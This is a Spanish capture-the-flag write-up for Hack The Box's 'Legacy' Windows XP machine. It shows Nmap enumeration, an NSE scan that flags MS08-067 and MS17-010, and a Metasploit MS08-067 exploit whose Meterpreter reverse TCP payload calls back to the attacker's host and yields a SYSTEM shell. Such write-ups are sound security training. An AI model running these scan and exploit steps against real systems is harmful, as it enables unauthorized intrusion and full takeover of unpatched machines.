
	Hack The Box - Legacy	
	Sistema Operativo:	Windows
	Dificultad:	Easy
	Release:	15/03/2017
	Técnicas utilizadas	
	<ul style="list-style-type: none"> ● Identifying vulnerable services ● Exploiting SMB (CVE-2008-4250) 	

En este write-up, se documenta el proceso de resolución de la máquina "Legacy" de HackTheBox, un desafío que pone a prueba las habilidades de un pentester al enfrentarse a un sistema operativo obsoleto y vulnerable. A través del uso de herramientas avanzadas como Nmap y Metasploit, se identificaron y explotaron vulnerabilidades críticas en el protocolo SMB de Windows XP. Este análisis no solo demuestra la importancia de la seguridad en sistemas antiguos, sino que también resalta la capacidad técnica y el pensamiento estratégico necesarios para abordar y mitigar amenazas en entornos reales.



Enumeración

La dirección IP de la máquina víctima es 10.129.227.181. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```

└─(administrador@kali)-[~]
└─$ ping -c 5 10.129.227.181 -R
PING 10.129.227.181 (10.129.227.181) 56(124) bytes of data.
64 bytes from 10.129.227.181: icmp_seq=1 ttl=127 time=54.7 ms
NOP
RR:    10.10.16.23
        10.129.0.1
        10.129.227.181
        10.10.16.1
        10.10.16.23

64 bytes from 10.129.227.181: icmp_seq=2 ttl=127 time=54.0 ms
NOP (same route)
64 bytes from 10.129.227.181: icmp_seq=3 ttl=127 time=55.1 ms
NOP (same route)
64 bytes from 10.129.227.181: icmp_seq=4 ttl=127 time=75.8 ms
NOP (same route)
64 bytes from 10.129.227.181: icmp_seq=5 ttl=127 time=53.5 ms
NOP (same route)

--- 10.129.227.181 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 53.450/58.588/75.772/8.609 ms

```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.227.181 -oN scanner_legacy** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

[illegible]

Después de realizar un escaneo de puertos abiertos utilizando Nmap, se identificó que la máquina objetivo ejecuta Windows XP, un sistema operativo considerablemente antiguo. Este hallazgo es crucial, ya que Windows XP es conocido por poseer múltiples vulnerabilidades, especialmente en relación con el protocolo SMB (Server Message Block). El protocolo SMB se emplea para compartir acceso a archivos, impresoras y otros recursos en redes. Las versiones antiguas de SMB, como las presentes en Windows XP, contienen diversas vulnerabilidades conocidas que pueden ser explotadas.

Una vez confirmado que la máquina objetivo ejecutaba Windows XP y que el puerto 445 estaba abierto, procedí a buscar vulnerabilidades específicas relacionadas con el protocolo SMB. Para ello, utilicé el Nmap Scripting Engine (NSE), una herramienta poderosa que permite automatizar una amplia variedad de tareas de red y seguridad. Este comando ejecuta todos los scripts de NSE que comienzan con “smb-vuln” contra el puerto 445 de la máquina objetivo. Estos scripts están diseñados para detectar una variedad de vulnerabilidades conocidas en SMB.

```

c:\ Descargas\nmap\scanner_vuln
Nmap 7.80SVN scan initiated Fri Jul 12 00:57:43 2024 as: nmap -p445 --script=smb-vuln* -vvv -oN Descargas\nmap\scanner_vuln 10.129.227.181
Nmap scan report for 10.129.227.181
Host is up, received echo-reply ttl 127 (0.001s latency).
Scanned at 2024-07-12 00:57:43 CEST for 5s
PORT      STATE SERVICE REASON
445/tcp    open  microsoft-ds syn-ack ttl 127

Host script results:
_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
_smb-vuln-ms08-067:
  VULNERABLE:
    Microsoft Windows system vulnerable to remote code execution (MS08-067)
    State: VULNERABLE
    IDs: CVE:CVE-2008-4250
    The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
    Vista Gold and SP1, Server 2008, and 7 pre-beta allows remote attackers to execute arbitrary
    code via a crafted RPC request that triggers the overflow during path canonicalization.
    Disclosure date: 2008-10-23
    References:
      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
_smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs: CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).
    Disclosure date: 2017-03-14
    References:
      https://blogs.technet.microsoft.com/msrc/2017/03/12/customer-guidance-for-wannacrypt-attacks/
      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
_smb-vuln-ms10-054: false
```

Escalada de privilegios

El escaneo con Nmap y NSE reveló que la máquina objetivo es vulnerable a MS08-067. Esta es una vulnerabilidad crítica en el servicio Server de Windows que podría permitir la ejecución remota de código si un atacante enviara una solicitud RPC especialmente diseñada a un sistema afectado. MS08-067 es particularmente notable porque fue explotada por el gusano Conficker, que causó un daño significativo en 2008. La existencia de esta vulnerabilidad en la máquina objetivo proporciona un vector de ataque claro que puedo explotar para obtener acceso al sistema. Para explotar la vulnerabilidad MS08-067, utilicé la herramienta Metasploit, un marco de trabajo para el desarrollo y ejecución de exploits contra sistemas de destino. Ejecuté el exploit correspondiente para MS08-067 y, como resultado, obtuve acceso a la máquina objetivo.

```

msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):


| Name    | Current Setting | Required | Description                                                                                  |
|---------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS  | 10.129.227.181  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#section-2.2.1 |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                   |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                       |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.16.23     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.16.23:4444
[*] 10.129.227.181:445 - Automatically detecting the target...
[*] 10.129.227.181:445 - Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] 10.129.227.181:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.129.227.181:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176190 bytes) to 10.129.227.181
[*] Meterpreter session 1 opened (10.10.16.23:4444 -> 10.129.227.181:1041) at 2024-07-12 01:02:54 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : LEGACY
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain : HTB
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > []
```